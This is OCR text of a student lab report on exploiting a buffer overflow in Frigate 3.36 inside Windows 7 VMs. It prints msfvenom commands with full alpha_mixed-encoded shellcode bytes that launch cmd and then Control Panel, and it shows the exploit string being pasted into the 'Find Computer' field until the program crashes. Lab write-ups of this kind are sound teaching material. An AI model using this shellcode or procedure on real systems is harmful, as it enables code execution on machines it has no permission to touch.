
```
buf +                  \x5a\x4b\x30\x69\x6b\x4d\x30
buf +                  \x70\x47\x52\x33\x43\x42\x72"
buf +                  \x43\x6b\x4f\x39\x45\x55\x33"
buf +                  \x77\x70\x41\x41"
```

follow the same steps to generate the payload


kali - VMware Workstation 16 Player (Non-commercial use only)
Player
Drafts (...
~/Desk...
roma@...
05:43 AM
Drafts (32) - roma.18bce7165@vitap.ac.in - VIT-AP University Mail - Mozilla Firefox
File Actions Edit View Help
Draft
(no subject)

```
┌──(roma㉿home)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_m
ixed -b "\x00\x14\x09\x0a\xod" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xee\xd9\x70\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x4b\x58\x4e"
buf += b"\x62\x47\x70\x55\x50\x53\x30\x55\x30\x6b\x39\x7a\x45"
buf += b"\x66\x51\x79\x50\x42\x44\x6e\x6b\x30\x50\x46\x50\x6c"
buf += b"\x4b\x62\x72\x56\x6c\x4c\x4b\x53\x62\x35\x44\x6c\x4b"
buf += b"\x31\x62\x51\x38\x44\x4f\x4c\x77\x63\x7a\x36\x46\x46"
buf += b"\x51\x6b\x4f\x6e\x4c\x75\x6c\x31\x71\x51\x6c\x65\x52"
buf += b"\x74\x6c\x35\x70\x79\x51\x58\x4f\x46\x6d\x53\x31\x59"
buf += b"\x57\x68\x62\x69\x62\x51\x42\x31\x47\x4c\x4b\x70\x52"
buf += b"\x52\x30\x6c\x4b\x73\x7a\x67\x4c\x6c\x4b\x30\x4c\x67"
buf += b"\x61\x33\x48\x6a\x43\x37\x38\x46\x61\x4e\x31\x46\x31"
buf += b"\x6e\x6b\x73\x69\x75\x70\x66\x61\x48\x53\x6e\x6b\x53"
buf += b"\x79\x72\x38\x5a\x43\x77\x4a\x77\x39\x6e\x6b\x67\x44"
```

the generated payload


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
payload_cmd - Notepad
File Edit Format View Help
3:14 PM
4/21/2021

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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```


and copy paste it in the frigate software


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
15:15:05
New View Edit Refresh Copy Move Delete Rename
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\ProgramData\Microsoft\Windows\Sta...\Frigate3 List Name
C:\ProgramData\Microsoft\Windows\Start Men...\Frigate3 List Name
..
Frigate3* lnk
Find Computer
OK
Cancel
<UP-DIR>
3:15 PM
4/21/2021

Find Computer

● Computer name: Opj7pRsKOHUpcRM54uPAA


○ IP Address: 0 . 0 . 0 . 0

961 in 1 files

47.14 GB free on drive C 21.44%

Here you will find some advices that are to help you to master Frigate quickly and totally.

the software crashes and cmd is opened


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
payload_cmd - Notepad
File Edit Format View Help
C:\Windows\system32\cmd.exe
3:15 PM
4/21/2021

```
Microsoft Windows [Version 6.1.7601]
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C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Frigate3>
```


TASK


Change the default trigger to open control panel.

follow the same steps for opening control panel



kali - VMware Workstation 16 Player (Non-commercial use only)
Player
Drafts (...
~/Desk...
roma@...
06:16 AM
Drafts (33) - roma.18bce7165@vitap.ac.in - VIT-AP University Mail - Mozilla Firefox
roma@home: ~
File
Actions
Edit
View
Help

```
┌──(roma㉿home)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alp
ha_mixed -b "\x00\x14\x09\x0a\xod" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xd0\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x6a\x48\x6b"
buf += b"\x32\x47\x70\x75\x50\x47\x70\x53\x50\x4c\x49\x4d\x35"
buf += b"\x30\x31\x39\x50\x75\x34\x4c\x4b\x70\x50\x50\x30\x4c"
buf += b"\x4b\x52\x72\x56\x6c\x6c\x4b\x32\x72\x74\x54\x6c\x4b"
buf += b"\x42\x52\x56\x48\x74\x4f\x4c\x77\x32\x6a\x65\x76\x50"
buf += b"\x31\x6b\x4f\x4c\x6c\x65\x6c\x51\x71\x71\x6c\x45\x52"
buf += b"\x54\x6c\x71\x30\x49\x51\x58\x4f\x36\x6d\x77\x71\x69"
buf += b"\x57\x58\x62\x49\x62\x66\x32\x46\x37\x4c\x4b\x32\x72"
buf += b"\x56\x70\x6e\x6b\x62\x6a\x67\x4c\x6e\x6b\x42\x6c\x57"
buf += b"\x61\x62\x58\x79\x73\x62\x68\x57\x71\x5a\x71\x70\x51"
buf += b"\x4c\x4b\x50\x59\x45\x70\x53\x31\x38\x53\x6c\x4b\x57"
buf += b"\x39\x74\x58\x4d\x33\x76\x5a\x63\x79\x4c\x4b\x66\x54"
buf += b"\x4c\x4b\x36\x61\x6a\x76\x70\x31\x6b\x4f\x4e\x4c\x4a"
```



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
payload_control - Notepad
File
Edit
Format
View
Help
3:47 PM
4/21/2021

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
03|04|2021



Find Computer


● Computer name: kOJuRCBOBNT4PrbOPl7pAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
15 : 47 : 49
New View Edit Refresh Copy Move Delete Rename
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Windows\system32\
List Name
<UP-DIR>
848,490.12 KB in 2,232 files
47.14 GB free on drive C
21.44%
Here you will find some advices that are to help you to master Frigate quickly and totally.
3:47 PM
4/21/2021

the software crashes and control panel is opened



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Ease of Access
Let Windows suggest settings
Optimize visual display
3:48 PM
4/21/2021